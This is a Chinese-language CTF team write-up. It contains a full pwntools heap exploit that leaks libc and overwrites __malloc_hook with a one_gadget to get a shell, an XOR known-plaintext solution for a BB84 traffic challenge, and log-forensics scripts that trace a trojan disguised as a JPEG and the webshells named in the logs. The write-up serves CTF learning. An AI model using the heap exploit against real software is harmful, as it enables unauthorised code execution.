铸剑观光团 WriteUp

图片资源：`./images/`

排名

战队名称：第59名

解题思路

PWN

我不吃牛肉

通过控制程序菜单前的随机数（暴力预测 srand 种子），实现稳定交互。随后申请多个 chunk，释放一个大 chunk 泄露出 unsorted bin 中的 libc 主链表残留地址，计算出 libc 基址。接着利用第二次释放进入 unsorted bin 的 chunk，通过 edit 修改其 fd 指针，实现 unsorted bin attack，将后续分配的 chunk 精准定位到 malloc_hook - 0x23 位置。再连续申请两个 chunk 占据并覆盖 malloc_hook 区域，将其写入 one_gadget 地址。最后触发一次 malloc 即可执行 one_gadget，直接 get shell。
EXP如下：

```
from pwn import *
context(os='linux', arch='amd64', log_level='info')
context.terminal = ['tmux', 'splitw', '-h']

BINARY = './pwn'
LIBC = './libc.so.6'
# GDB = True
GDB = False

p = process(BINARY)
```

```
e = ELF(BINARY)
libc = ELF(LIBC)
lib = CDLL(LIBC)

if GDB:
    gdb.attach(p, '''
    b *$rebase(0x1358)
    c
    ''')
    pause()


def rand_predict(target):
    """预测使得 rand()%4 == target 的最小 seed（优先 0-3）"""
    for seed in range(0, 100):
        lib.srand(seed)
        if lib.rand() % 4 == target:
            return seed
    raise Exception("rand seed search failed")


def menu(choice):
    p.sendlineafter(b'choice:', str(choice).encode())

def add(idx, size):
    menu(rand_predict(0))
    p.sendlineafter(b'index:', str(idx))
    p.sendlineafter(b'size', str(size))


def delete(idx):
    menu(rand_predict(1))
    p.sendlineafter(b'index:', str(idx))


def edit(idx, size, content):
    menu(rand_predict(2))
    p.sendlineafter(b'index:', str(idx))
    p.sendlineafter(b'length:', str(size))
    p.sendafter(b'content:', content)


def show(idx):
    menu(rand_predict(3))
    p.sendlineafter(b'index:', str(idx))

log.info("Step 1: 申请 chunks")
add(0, 0x428)      # 将要泄露 libc
add(1, 0x428)      # 保护 unsorted bin
add(2, 0x4f8)      # 大 chunk，用于触发 unsorted bin attack
add(3, 0x60)       # 防止 top chunk 合并

log.info("Step 2: 释放大 chunk，泄露 libc")
delete(2)
show(2)
p.recvuntil(b'content: ')
libc.address = u64(p.recvline().strip().ljust(8, b'\x00')) - 0x3c4b78
log.success(f"libc base: {hex(libc.address)}")
```


```
log.info("Step 3: 计算关键地址")
malloc_hook = libc.sym['__malloc_hook']
free_hook   = libc.sym['__free_hook']
system      = libc.sym['system']
one_gadgets = [0x45226, 0x4527a, 0xf03a4, 0xf1247]
og = libc.address + one_gadgets[2]  # 常用 f1247 或 f03a4

log.success(f"__malloc_hook: {hex(malloc_hook)}")
log.success(f"__free_hook:   {hex(free_hook)}")
log.success(f"one_gadget:    {hex(og)}")

log.info("Step 4: 构造 /bin/sh")
edit(0, 8, b'/bin/sh\x00')   # 放在 chunk0 中，后面 free 时用

log.info("Step 5: unsorted bin attack 改 fd 指向 __malloc_hook-0x23")
delete(1)  # 让 chunk1 进入 unsorted bin
edit(1, 0x10, p64(malloc_hook - 0x23))   # unsorted bin attack

log.info("Step 6: 再次申请，覆盖 __malloc_hook 区域")
add(4, 0x428)   # 占位
add(5, 0x428)   # 拿到 __malloc_hook-0x23 处

log.info("Step 7: 写入 one_gadget")
payload = b'A' * (0x23 - 0x10) + p64(og)   # 0x23 是偏移，前面已经写了8字节 fd
edit(5, len(payload), payload)

log.info("Step 8: 触发 malloc → one_gadget → getshell")
add(6, 0x10)   # 触发 __malloc_hook

p.interactive()
```

MISC

BB84


使用 Wireshark 分析流量：

1. **Packet 0**: 包含数据 `SEED:123456789`。




   这是一个伪随机数生成器（PRNG）的种子。在量子密钥分发（QKD）中，基（Bases）和比特（Bits）的选择应该是完全随机的。使用固定的种子意味着生成的序列是确定性的，这是协议实现的一个重大漏洞。

2. **Packet 1**: 包含数据 `XOR_KEY:8660ace90c0352f3`。




这看起来像是一个用于加密或混淆的密钥的一部分，长度为 8 字节。

3. **Packet 2**: 包含数据 `x++x+x+xx++x+xxxxx++x+xxxxxx++x+`。



这显然是 BB84 协议中的测量基（Bases），其中 `+` 代表直线基，`x` 代表对角基。

4. **Packet 3 - 98**: 包含加密后的二进制数据。



这些是我们需要解密的机密数据。

尝试重现随机序列 (失败)

最初尝试使用 Python 的 random 模块配合 SEED来重现 Alice 和 Bob 的比特序列。然而，由于不知道具体的随机数调用顺序（是先生成 bit 还是先生成 base，是批量生成还是交替生成），这种方法比较耗时且容易出错。

已知明文攻击

观察到 Packet 3 是第一个加密数据包。根据 CTF 题目的惯例，格式通常为 `flag{...}`。

- **密文 (Packet 3 前 5 字节)**: `e9 17 c4 95 7e`
- **猜测明文**: `flag{` (Hex: `66 6c 61 67 7b`)

假设加密方式为简单的异或（XOR），我们可以推导出密钥流（Keystream）：
$$ Keystream = Ciphertext \oplus Plaintext $$

计算前 5 字节的密钥流：

- 0xe9 ^ 0x66 = 0x8f
- 0x17 ^ 0x6c = 0x7b
- 0xc4 ^ 0x61 = 0xa5

- 0x95 ^ 0x67 = 0xf2
- 0x7e ^ 0x7b = 0x0

推导出的密钥流前缀为：`8f 7b a5 f2 05`。

密钥模式分析

题目在 Packet 1 中给出了一个 `XOR_KEY`：`86 60 ac e9 0c 03 52 f3`。
我们将推导出的密钥流与这个 `XOR_KEY` 进行异或，看看是否存在某种关系：

- 0x8f ^ 0x86 = 0x09
- 0x7b ^ 0x60 = 0x1b
- 0xa5 ^ 0xac = 0x09
- 0xf2 ^ 0xe9 = 0x1b
- 0x05 ^ 0x0c = 0x09

结果惊人地呈现出 `09 1b` 的重复模式。这说明实际的加密密钥 `Real_Key` 是由 `XOR_KEY` 和一个重复的掩码 `0x091b` 异或生成的。

恢复完整密钥

根据上述发现，我们可以计算出完整的 8 字节密钥：

- **XOR_KEY**: 86 60 ac e9 0c 03 52 f3
- **Mask**: 09 1b 09 1b 09 1b 09 1b
- **Real Key**: 8f 7b a5 f2 05 18 5b e8

解密与 Flag 获取

使用恢复出的 `Real_Key` 对所有加密数据包（Packet 3 到 Packet 98）进行循环异或解密。

- 解密结果显示，前 90 多个数据包解密后都是类似 `flag{3115684424-This is a fake flag}` 的假 flag。
- 直到最后一个数据包（Packet 98），解密出了真正的 flag。

Flag: `flag{9175782b167d00375b412a8dbd1df763}`

解题脚本


```
from scapy.all import *
import binascii

# 配置
pcap_file = "bb84_attack.pcapng"
xor_key_hex = "8660ace90c0352f3"

def solve():
    print(f"[*] 正在分析 {pcap_file}...")

    # 1. 推导解密密钥
    # 通过已知明文攻击发现密钥流是 XOR_KEY ^ (0x091b 重复)
    xor_key_bytes = binascii.unhexlify(xor_key_hex)
    pattern = bytes([0x09, 0x1b])
    real_key = bytes([b ^ pattern[i % 2] for i, b in enumerate(xor_key_bytes)])

    print(f"[*] 恢复出的密钥: {real_key.hex()}")

    # 2. 解密数据包
    packets = rdpcap(pcap_file)
```

```
    print(f"[*] 加载了 {len(packets)} 个数据包，开始解密...")

    for i, pkt in enumerate(packets):
        if Raw in pkt:
            payload = pkt[Raw].load
            # 过滤掉元数据包 (SEED, XOR_KEY, Bases)
            if len(payload) < 33:
                continue

            # 异或解密
            decrypted = bytes([b ^ real_key[i % len(real_key)] for i, b in
enumerate(payload)])

            try:
                decrypted_text = decrypted.decode('utf-8')
                if "flag{" in decrypted_text:
                    # 过滤掉假 flag
                    if "fake" not in decrypted_text:
                        print(f"[+] 在 Packet {i} 中发现 Flag: {decrypted_text}")
            except:
                pass

if __name__ == "__main__":
    solve()
```

GAME

我勒个超级玛丽奥

启动环境，切换到workspace2，在黑白处右键，选择Applications->Shells->Bash



出现一个命令行界面

ls查看目录，有个flags文件夹很可疑，cd访问，ls查看目录，发现有个victory_flag.txt文件，访问，找到flag：**flag{87f70dbd04bb7a5b2252cde8376c2d27}**

CDF

可恶的木马竟然伪装成我的朋友

编写脚本定位木马文件 (banner_home.jpg) 的活动。

```
import re
from datetime import datetime

# 正则匹配 common log format + 带引号的请求和字节数
# 示例: 113.139.13.36 - - [15/Dec/2012:21:12:27 +0800] "GET
/sxzn/images/banner_home.jpg HTTP/1.1" 200 52917 ...
log_pattern = re.compile(
    r'^(\S+) \S+ \S+ \[(.+?)\] "GET (/sxzn/images/banner_home\.jpg) HTTP/\d\.\d"
\d+ (\d+|-) '
)

records = []
```

```
with open('access.log', 'r', encoding='utf-8', errors='ignore') as f:
    for line_num, line in enumerate(f, 1):
        m = log_pattern.search(line)
        if not m:
            continue

        ip, timestamp_str, path, bytes_str = m.groups()
        # 把 "-" 变成 0（有些304不会返回字节）
        bytes_sent = 0 if bytes_str == '-' else int(bytes_str)

        # 把时间转成 datetime 方便排序
        # 日志里两种格式：15/Dec/2012:21:12:27 +0800   和   23/Jul/2014:20:54:58
+0800
        try:
            dt = datetime.strptime(timestamp_str, '%d/%b/%Y:%H:%M:%S %z')
        except ValueError:
            dt = datetime.strptime(timestamp_str[:-6], '%d/%b/%Y:%H:%M:%S')  #
极少数没有时区的情况

        records.append({
            'line': line_num,
            'datetime': dt,
            'ip': ip,
            'bytes': bytes_sent
        })

# 按时间排序
records.sort(key=lambda x: x['datetime'])

print("所有 banner_home.jpg 的访问记录（时间 → 大小）：\n")
print(f"{'时间':26} {'大小(byte)':>10}  IP")
print("-" * 60)

prev_size = None
change_line = None

for r in records:
    current_size = r['bytes']
    mark = ""
    if prev_size is not None and current_size != prev_size and current_size !=
0:
        mark = "  ←←← 大小第一次变化！木马大概率在此刻被替换"
        if change_line is None:
            change_line = r
    print(f"{r['datetime'].strftime('%Y-%m-%d %H:%M:%S')}  {current_size:10,}
{r['ip']:15} {mark}")
    if current_size != 0:     # 只记录实际返回200时的真实大小
        prev_size = current_size

# 输出结论
if change_line:
    print("\n" + "="*80)
    print("结论：banner_home.jpg 文件大小第一次发生变化的时间（木马上传时间）")
    print(f"日期      ：  {change_line['datetime'].strftime('%Y-%m-%d')}")
    print(f"具体时间  ：  {change_line['datetime'].strftime('%Y-%m-%d %H:%M:%S')}")
    print(f"攻击者IP ：  {change_line['ip']}")
```

```
    print(f"旧大小    → 新大小: {prev_size if 'prev_size' in locals() else '未知'}
→ {change_line['bytes']}")
    print("此时间点即为黑客上传伪装木马的时刻！")
else:
    print("\n整个日志中 banner_home.jpg 大小始终一致，未发现被替换。")
```

编写脚本，分析所有的日志文件，找到所有 banner_home.jpg 大小发生变化的地方

```
import os

def find_banner_size_change(log_dir):
    target_file = "banner_home.jpg"

    # 获取目录下所有文件并排序，确保按时间顺序处理（假设文件名包含日期）
    log_files = sorted([f for f in os.listdir(log_dir) if
os.path.isfile(os.path.join(log_dir, f))])

    last_size = None
    last_file_info = None

    print(f"正在扫描目录: {log_dir}")
    print(f"目标文件: {target_file}")
    print("-" * 50)

    for log_file in log_files:
        file_path = os.path.join(log_dir, log_file)
        try:
            with open(file_path, 'r', encoding='utf-8', errors='ignore') as f:
                for line_num, line in enumerate(f, 1):
                    if target_file in line:
                        # 简单的日志解析
                        # 格式示例: 183.62.9.42 ... "GET ... HTTP/1.1" 200 50428
                        parts = line.split()

                        if len(parts) < 2:
                            continue

                        # 通常倒数第二个是状态码，倒数第一个是大小
                        # 如果有 User-Agent 等其他字段，可能需要调整，但针对此题日志格式
似乎是固定的
                        status = parts[-2]
                        size_str = parts[-1]

                        if status == '200':
                            if size_str.isdigit():
                                current_size = int(size_str)

                                # 记录第一次出现的大小
                                if last_size is None:
                                    last_size = current_size
                                    last_file_info = f"{log_file} (Line
{line_num})"
                                    print(f"[*] 初始大小记录: {current_size} 字节 -
{last_file_info}")
                                    print(f"    日志内容: {line.strip()}")

                                # 检测大小变化
```

```
                                elif current_size != last_size:
                                    print(f"\n[!] 发现文件大小发生改变！")
                                    print(f"    之前大小: {last_size} 字节 (在 {last_file_info})")
                                    print(f"    当前大小: {current_size} 字节 (在 {log_file}, Line {line_num})")
                                    print(f"    日志内容: {line.strip()}")

                                    # 更新 last_size 以便检测后续变化
                                    last_size = current_size
                                    last_file_info = f"{log_file} (Line {line_num})"

        except Exception as e:
            # 忽略非文本文件读取错误
            pass

if __name__ == "__main__":
    # 设置日志目录路径
    # 尝试自动定位 logs 目录
    current_dir = os.getcwd()
    logs_path = os.path.join(current_dir, "logs")

    if os.path.exists(logs_path):
        target_dir = logs_path
    else:
        target_dir = current_dir

    find_banner_size_change(target_dir)
```

查看结果
有的时候大小发生稳定变化不是因为真的发生了改变，而是读取了一部分，对于这种可以直接去掉

```
--------------------------------------------------------------------------------
2018-02-23 21:02:00      50,428  183.62.9.42      ex180223.log
2018-02-23 21:18:27      37,756  183.62.9.42      ex180223.log  <--- 变化幅度: 12672
--------------------------------------------------------------------------------
2018-02-23 21:32:43      37,756  36.102.212.140   ex180223.log  发生变化之后大小稳定
2018-02-23 21:32:44      32,736  117.88.104.18    ex180223.log  下来 变化幅度: 5020
--------------------------------------------------------------------------------
2018-02-23 21:32:44      32,736  117.88.104.18    ex180223.log
2018-02-23 21:32:44      37,756  183.198.44.101   ex180223.log  <--- 变化幅度: 5020
--------------------------------------------------------------------------------
2018-02-23 21:39:52      37,756  116.114.28.37    ex180223.log
2018-02-23 21:39:59      32,736  113.139.247.160  ex180223.log  <--- 变化幅度: 5020
--------------------------------------------------------------------------------
2018-02-23 21:39:59      32,736  113.139.247.160  ex180223.log
2018-02-23 21:40:02      37,756  116.114.23.36    ex180223.log  <--- 变化幅度: 5020
--------------------------------------------------------------------------------
2018-02-23 21:53:29      37,756  202.120.58.98    ex180223.log
2018-02-23 22:00:09      16,368  61.149.153.236   ex180223.log  <--- 变化幅度: 21388
```

发现在 ex180223.log (2018年2月23日) 中有关键记录。
在 21:02:00，IP 183.62.9.42 访问该文件，大小为 50428 字节。
在 21:18:27，同一 IP 再次访问该文件，大小变为 37756 字节。
![[Pasted image 20251124224511.png]]
21:02:32 - GET /sxzn/js/My97DatePicker/lang/en.jsp (状态码 200，随后有 POST 请求) -> 文件名：en.jsp
21:04:39 - GET /sxzn/2.jsp (状态码 200，随后有大量 POST 请求) -> 文件名：2.jsp

```
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1216
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
```

此外，还有一个table.jsp,由于访问是404，所以我一开始没把他放到flag里
最终flag

```
flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}
```